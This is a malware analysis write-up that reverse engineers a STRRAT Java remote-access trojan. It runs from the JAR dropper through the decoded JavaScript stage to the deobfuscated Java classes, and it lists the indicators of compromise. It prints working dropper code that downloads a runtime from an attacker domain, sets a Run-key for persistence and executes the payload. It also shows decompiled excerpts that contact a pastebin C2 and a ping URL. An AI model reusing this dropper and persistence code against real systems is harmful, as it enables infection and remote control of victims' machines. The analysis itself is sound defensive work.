

STRRAT (Strigoi) - Malware Analysis Lab

Published: 2022-04-15 · Archived: 2026-04-05 16:25:08 UTC



Overview

Part 1: STRRAT Dropper and STRRAT Deobfuscation

Let's take a look at a recent sample of the Java-based malware known as STRRAT. We will cover some techniques on how to identify the malware and reverse engineer it. We will start with a malicious JAR file being distributed through email malspam campaigns, and in this instance the file had the name `INQUIRY_____535262623.jpg.jar`


- Source: [Malshare.com](https://malshare.com)
- Extra Public Reporting: [Karsten Hahn - G Data](#)
- Extra Public Reporting: [Microsoft](#)
- Extra Public Reporting: [Brad Duncan](#)

First off we obtain a sample with a particular SHA256 hash:


```
Starting Host IOC: ec48d708eb393d94b995eb7d0194bded701c456c666c7bb967ced016d9f1eff5
```

Given this is a Java-based RAT we can start by opening it using [JD-GUI](#), a Java Decompiler.

If we expand out the only class this contains, we immediately begin to see references to its resource section, wscript, and “user.home”. Given these references, and the lack of classes, this is a good indicator that the Java Archive will likely function as a dropper, placing a script with the name “loorqhustq.js” in the users home directory.




To understand the script being dropped to “loorqhustq.js”, we can take a look at the resource section by extracting the Java Archive using 7-Zip.



At a glance this isn't too large; however, it does have a Base64 blob which looks to be present and some data manipulation to ensure this can't easily be decoded. One way to tackle this is to replace references of “eval” (which is essentially telling JavaScript to execute and evaluate what it is being passed, and instead make this

“console.log”. By doing this the malicious JavaScript will instead log what it is being presented, rather than processing and evaluating it.

To do this we still need a way to interpret the JavaScript in a safe setting. By opening up Google Chrome and pressing “F12” we can view the console. At this point we can copy in our modified JavaScript and have Chrome interpret it for us.



The end result is a variable being defined containing an object called lmao\$\$\$_. This is an ActiveXObject storing a Base64 encoded string; however, because we ran this inside of a browser and replaced the eval statements, we get an Uncaught ReferenceError. This is expected as we didn’t want the dropper to progress, and only wanted to extract this Base64 string.



By copying solely the string into [CyberChef](#), we’re able to begin extracting what will be dropped.


```

try{
text = wshShell.RegRead("HKLM\SOFTWARE\Wow6432Node\JavaSoft\Java Runtime Environment\CurrentVersion");
text = wshShell.RegRead("HKLM\SOFTWARE\Wow6432Node\JavaSoft\Java Runtime Environment\" + text + "\\JavaHome");
}catch(err){
try{
if(text == ""){
text = wshShell.RegRead("HKLM\SOFTWARE\JavaSoft\Java Runtime Environment\CurrentVersion");
text = wshShell.RegRead("HKLM\SOFTWARE\JavaSoft\Java Runtime Environment\" + text + "\\JavaHome");
if(text != ""){
text = text + "\\bin\javaw.exe";
}
}
else{
text = text + "\\bin\javaw.exe";
}
}
}catch(err){
try{
if(text != ""){
//wshShell.RegWrite("HKCU\Software\Microsoft\Windows\CurrentVersion\Run\ntfsmgr", "\"" + text + "\" -jar \"" + stubpath + "\"", "REG_SZ");
wshShell.run("\"" + text + "\" -jar \"" + stubpath + "\"");
}
else{
GrabJreFromNet();
}
} catch(err){
}
}
}

```

Check if JRE is installed

Commented function doesn't run

If JRE isn't available, download a copy

Run java -jar on the dropped r.txt file

Looking at the function GrabJreFromNet, we can see that it attempts to reach out to `hxxp[://]wshsoft[.]company/jre7[.]zip` to pull down a version of JRE. This is then saved to a zip file in the user's application data directory before it is extracted to disk, used to run `r.txt`, and a run key is setup for persistence to ensure it always runs whenever that user logs on.

```

try{
var xHttp = WScript.CreateObject("msxml2.serverxmlhttp.6.0");
var bStrm = WScript.CreateObject("ADODB.Stream");
xHttp.open("GET", "http://wshsoft.company/jre7.zip", false);
xHttp.setRequestHeader("User-Agent", "Mozilla/5.0");
xHttp.send();
bStrm.Type = 1;
bStrm.open();
bStrm.write(xHttp.responseBody);
bStrm.savetofile(appdatadir + "\\jre.zip", 2);
break;
}catch(err){
WScript.Sleep(5000);
}
while(true){
UnZip(appdatadir + "\\jre.zip", appdatadir + "\\jre7");
//wshShell.RegWrite("HKLM\SOFTWARE\JavaSoft\Java Runtime Environment\CurrentVersion", "1.8", "REG_SZ");
//wshShell.RegWrite("HKLM\SOFTWARE\JavaSoft\Java Runtime Environment\1.8\JavaHome", appdatadir + "\\jre7", "REG_SZ");
wshShell.RegWrite("HKCU\Software\Microsoft\Windows\CurrentVersion\Run\ntfsmgr", "\"" + appdatadir + "\\jre7\bin\javaw.exe\" -jar \"" + stubpath + "\"", "REG_SZ");
wshShell.run("\"" + appdatadir + "\\jre7\bin\javaw.exe\" -jar \"" + stubpath + "\"");
}

function decodeBase64(base64){
var DM = WScript.CreateObject("Microsoft.XMLDOM");
var EL = DM.createElement("tmp");
EL.dataType = "bin.base64";
EL.text = base64;
return EL.nodeTypedValue;
}

function writeBytes(file, bytes){
var binaryStream = WScript.CreateObject("ADODB.Stream");
binaryStream.Type = 1;
binaryStream.Open();
binaryStream.Write(bytes);
binaryStream.SaveToFile(file, 2);
}

function UnZip(zipfile, ExtractTo){
if(fso.GetExtensionName(zipfile) == "zip"){
if(!fso.FolderExists(ExtractTo)){
fso.CreateFolder(ExtractTo);
}
var objShell = WScript.CreateObject("Shell.Application");
var destination = objShell.NameSpace(ExtractTo);
var zip_content = objShell.NameSpace(zipfile).Items();
for(i = 0; i < zip_content.Count; i++){
if(fso.FileExists(fso.Buildpath(ExtractTo, zip_content.item(i).name)+"."+fso.getExtensionName(zip_content.item(i).path))){
fso.DeleteFile(fso.Buildpath(ExtractTo, zip_content.item(i).name)+"."+fso.getExtensionName(zip_content.item(i).path));
}
destination.CopyHere(zip_content.item(i), 20);
}
}
}
}

```

Download JRE from adversary controlled domain


Save to disk, and unzip

Execute decoded 'r.txt' file and setup persistence


Network IOC: `hxxp[://]wshsoft[.]company/jre7[.]zip`

Registry Run Key Persistence (Host IOC): `HKCU\Software\Microsoft\Windows\CurrentVersion\Run\ntfsmgr`

At this point we can go ahead and take the first 4 lines of this second stage dropper, and add an entry to once again log to the console the contents of "longText" which will be decoded to `r.txt` as a Java Archive and run.



The output is a “PKZIP” archive, which we can identify through the presence of a MANIFEST.MF as a Java Archive.



We're able to download this file to disk and retrieve the new hash of this Java Archive using PowerShell.


```
get-filehash .\STRRAT.jar
```

0A6D2526077276F4D0141E9B4D94F373CC1AE9D6437A02887BE96A16E2D864CF


```
PS C:\Users\User\Desktop\STRRAT\Stage 2> get-filehash .\STRRAT.jar
Algorithm      Hash
-----
SHA256         0A6D2526077276F4D0141E9B4D94F373CC1AE9D6437A02887BE96A16E2D864CF
```

Host IOC: 0A6D2526077276F4D0141E9B4D94F373CC1AE9D6437A02887BE96A16E2D864CF

By checking the hash against VirusTotal we can see it hasn't been analysed and shared publicly yet.



To help ensure AV vendors are aware of this STRRAT sample, we can submit it to [VirusTotal](https://www.virustotal.com) for scanning.



27/60, not a bad rate of detection, noting this doesn't represent all detection capabilities by vendors, and just because a vendor doesn't flag it here, doesn't mean they won't detect or prevent it in production.

Opening STRRAT in JD-GUI, we can take a look at the manifest file to find the 'Main' class which will be executed when the archive is run.


```
C:\Users\User\Desktop>java -jar deobfuscator.jar --config detect.yml
[main] INFO com.javadeobfuscator.deobfuscator.Deobfuscator - Loading classpath
[main] INFO com.javadeobfuscator.deobfuscator.Deobfuscator - Loading input
[main] INFO com.javadeobfuscator.deobfuscator.Deobfuscator - Detecting known obfuscators
[main] INFO com.javadeobfuscator.deobfuscator.Deobfuscator - RuleStringDecryptor: Allatori's string decryption is very simple, accepting an encrypted string and outputting a decrypted string
[main] INFO com.javadeobfuscator.deobfuscator.Deobfuscator - Found possible string decryption class carLambo/HBrowserNativeApis
[main] INFO com.javadeobfuscator.deobfuscator.Deobfuscator - Recommend transformers:
[main] INFO com.javadeobfuscator.deobfuscator.Deobfuscator - (Choose one transformer. If there are multiple, it's recommended to try the transformer listed first)
[main] INFO com.javadeobfuscator.deobfuscator.Deobfuscator - com.javadeobfuscator.deobfuscator.transformers.allatori.StringEncryptionTransformer
[main] INFO com.javadeobfuscator.deobfuscator.Deobfuscator - All detectors have been run. If you do not see anything listed, check if your file only contains name obfuscation.
[main] INFO com.javadeobfuscator.deobfuscator.Deobfuscator - Do note that some obfuscators do not have detectors.
```

The irony is that the website providing this tool is calling us a “hacker” for reverse engineering the Java Archive.

 [www.allatori.com > features > string-encryption.html](http://www.allatori.com/features/string-encryption.html)
Allatori Java Obfuscator - String Encryption

Allatori also adds a small piece of code that decodes the **strings** at runtime. As a result the **hacker, having decompiled the class obfuscated by Allatori,** will be presented with a seemingly random collection of symbols, rather than the **string** data. A little example below displays rather clearly what you'll get if using Allatori: Original source:

From here we can create another file set to deobfuscate the Java Archive in question using the first recommended transformer.

```
input: C:\Users\User\Desktop\STRRAT\Stage 2\STRRAT.jar
output: C:\Users\User\Desktop\STRRAT\Stage 2\STRRAT-Deobfuscated.jar
transformers:
- com.javadeobfuscator.deobfuscator.transformers.allatori.StringEncryptionTransformer
```

After executing the transformer in question we’re presented with a number of “decryption methods”, and “encrypted strings” being rectified. In this instance there’s some output errors also, but this isn’t of concern.

```
java -jar deobfuscator.jar --config config.yml
```

```
C:\Users\User\Desktop>java -jar deobfuscator.jar --config config.yml
[main] INFO com.javadeobfuscator.deobfuscator.Deobfuscator - Loading classpath
[main] INFO com.javadeobfuscator.deobfuscator.Deobfuscator - Loading input
[main] INFO com.javadeobfuscator.deobfuscator.Deobfuscator - Computing callers
[main] INFO com.javadeobfuscator.deobfuscator.Deobfuscator - Transforming
[main] INFO com.javadeobfuscator.deobfuscator.Deobfuscator - Running com.javadeobfuscator.deobfuscator.transformers.allatori.StringEncryptionTransformer
[Allatori] [StringEncryptionTransformer] Starting
[Allatori] [StringEncryptionTransformer] Decrypted 1169 encrypted strings
[Allatori] [StringEncryptionTransformer] Removed 5 decryption methods
[Allatori] [StringEncryptionTransformer] Done
[main] INFO com.javadeobfuscator.deobfuscator.Deobfuscator - Writing
Error: java/net/URLConnection could not be found while writing carLambo/Main. Using COMPUTE_MAXS
Error: java/awt/Image could not be found while writing carLambo/sabretb. Using COMPUTE_MAXS
Error: java/lang/ProcessBuilder could not be found while writing carLambo/xvbxbg. Using COMPUTE_MAXS
Error: java/io/FileInputStream could not be found while writing carLambo/ghdfndfn. Using COMPUTE_MAXS
Error: java/util/HashMap could not be found while writing carLambo/shshnfdn. Using COMPUTE_MAXS
Error: java/lang/String could not be found while writing carLambo/dsgsfdge. Using COMPUTE_MAXS
Error: java/io/OutputStream could not be found while writing carLambo/ncndfg. Using COMPUTE_MAXS
Error: java/net/Socket could not be found while writing carLambo/dgdfndnbcn. Using COMPUTE_MAXS
Error: java/lang/ProcessBuilder could not be found while writing carLambo/cbnfdhn. Using COMPUTE_MAXS
Error: java/io/BufferedReader could not be found while writing carLambo/sbsggsdfg. Using COMPUTE_MAXS
Error: java/net/Socket could not be found while writing carLambo/ghgmfg. Using COMPUTE_MAXS
Error: java/awt/Robot could not be found while writing carLambo/nddfgndt. Using COMPUTE_MAXS
Error: com/sun/jna/platform/win32/WinDefSWPARAM could not be found while writing carLambo/sgsfghhg. Using COMPUTE_MAXS
Error: java/lang/String could not be found while writing carLambo/dhgdghd. Using COMPUTE_MAXS
Error: java/lang/String could not be found while writing carLambo/fgfbnbc. Using COMPUTE_MAXS
Error: java/util/Map could not be found while writing carLambo/xncxhc. Using COMPUTE_MAXS
Error: java/lang/IllegalAccessException could not be found while writing carLambo/ertdbdth. Using COMPUTE_MAXS
Error: java/io/FileOutputStream could not be found while writing carLambo/sdfslfd. Using COMPUTE_MAXS
Error: java/lang/String could not be found while writing carLambo/dncbnf. Using COMPUTE_MAXS
Error: java/io/BufferedReader could not be found while writing carLambo/sstydg. Using COMPUTE_MAXS
```

At this point we can see a number of Java Archive files being referenced:

```

package carLambo;

import java.io.File;
import java.io.InputStream;
import javax.swing.JOptionPane;

public class Main {
    private static dfghrth dfhtteg;

    private static dfghrth bsgshsbs;

    static String[] sdfsldf = new String[] { "https://repo1.maven.org/maven2/net/java/dev/jna/jna-5.5.0.jar", "https://repo1.maven.org/maven2/net/java/dev/jna/jna-platform/5.5.0/jna-platform-5.5.0.jar" };

    static String sabretb = File.separator;

    private static String gsbthstgb;

    private static String[] sdfsldf(String paramString) {
        // Byte code:
        // 0: aload_0
        // 1: ldc 'http://'
        // 3: invokevirtual startsWith : (Ljava/lang/String;)Z
        // 6: ifne -> 18
        // 9: aload_0
        // 10: ldc 'https://'
        // 12: invokevirtual startsWith : (Ljava/lang/String;)Z
        // 15: ifeq -> 202
        // 18: new java/net/URL
        // 21: dup
        // 22: aload_0
        // 23: invokespecial <init> : (Ljava/lang/String;)V
        // 26: invokevirtual openConnection : ()Ljava/net/URLConnection;
        // 29: checkcast java/net/HttpURLConnection
        // 32: dup
        // 33: astore_0
        // 34: dup
        // 35: iconst_1
        // 36: aload_0
        // 37: dup_x2
        // 38: iconst_1
        // 39: aload_0
        // 40: ldc "GET"
        // 42: invokevirtual setRequestMethod : (Ljava/lang/String;)V
        // 45: invokevirtual setDoInput : (Z)V
        // 48: invokevirtual setDoOutput : (Z)V
        // 51: invokevirtual connect : ()V
        // 54: invokevirtual getClass : ()Ljava/lang/Class;
        // 57: ldc 'http'
        // 59: invokevirtual getDeclaredField : (Ljava/lang/String;)Ljava/lang/reflect/Field;
        // 62: astore_1
    }
}
    
```

Of these referenced includes a project [“system-hook”](#) which is essentially being used here as a Java-based key-logger.

```

package carLambo;

import java.io.File;
import java.io.InputStream;
import javax.swing.JOptionPane;

public class Main {
    private static dfghrth dfhtteg;

    private static dfghrth bsgshsbs;

    static String[] sdfsldf = new String[] { "https://github.com/kristian/system-hook/releases/download/3.5/system-hook-3.5.jar" };

    static String sabretb = File.separator;

    private static String gsbthstgb;

    private static String[] sdfsldf(String paramString) {
        // Byte code:
        // 0: aload_0
        // 1: ldc 'http://'
        // 3: invokevirtual startsWith : (Ljava/lang/String;)Z
        // 6: ifne -> 18
        // 9: aload_0
        // 10: ldc 'https://'
        // 12: invokevirtual startsWith : (Ljava/lang/String;)Z
        // 15: ifeq -> 202
        // 18: new java/net/URL
        // 21: dup
        // 22: aload_0
        // 23: invokespecial <init> : (Ljava/lang/String;)V
        // 26: invokevirtual openConnection : ()Ljava/net/URLConnection;
        // 29: checkcast java/net/HttpURLConnection
        // 32: dup
        // 33: astore_0
        // 34: dup
        // 35: iconst_1
        // 36: aload_0
        // 37: dup_x2
        // 38: iconst_1
        // 39: aload_0
        // 40: ldc "GET"
        // 42: invokevirtual setRequestMethod : (Ljava/lang/String;)V
        // 45: invokevirtual setDoInput : (Z)V
        // 48: invokevirtual setDoOutput : (Z)V
        // 51: invokevirtual connect : ()V
        // 54: invokevirtual getClass : ()Ljava/lang/Class;
        // 57: ldc 'http'
        // 59: invokevirtual getDeclaredField : (Ljava/lang/String;)Ljava/lang/reflect/Field;
        // 62: astore_1
    }
}
    
```

Examining the Main Class further we can now find reference to a pastebin URL being contacted. This gives us some potential C2 infrastructure leveraged by this malware. It should be noted this can be modified by the Pastebin user to point elsewhere.

```

} else {
    cbnfdhn.dfhtteg = cbnfdhn.sabretb((String)(dfghrth1 = dfhtteg)[0]);
    cbnfdhn.fgsbsfgsb = Integer.parseInt(arrayOfString2[1]);
    cbnfdhn.sabretb = cbnfdhn.sabretb("https://pastebin.com/raw/Jdnx8jdg");
    cbnfdhn.gsbthstgb = Integer.parseInt(arrayOfString2[2]);
    sstvdgn.sdfsldf(sdfsldf(), arrayOfString1[0]);
} else {
    cbnfdhn.dfhtteg = cbnfdhn.sabretb((String)(dfghrth1 = dfhtteg)[0]);
    cbnfdhn.fgsbsfgsb = Integer.parseInt(arrayOfString2[1]);
    cbnfdhn.sabretb = cbnfdhn.sabretb(arrayOfString2[3]);
    cbnfdhn.gsbthstgb = Integer.parseInt(arrayOfString2[4]);
    str5 = sdfsldf();
    (new StringBuilder()).insert(0, (new File(str5)).getParent()).append(sabretb).append("plugins.jar");
}
dfghrth dfghrth2 = bsgshsbs;
sdfsldf((new StringBuilder()).insert(0, "http://str-master.pw/strigoi/server/ping.php?lid=").append(arrayOfString[8]).toString());
cbnfdhn.sdfsldf(arrayOfString1 = paramArrayOfString, dfghrth2);
return;
}
    
```

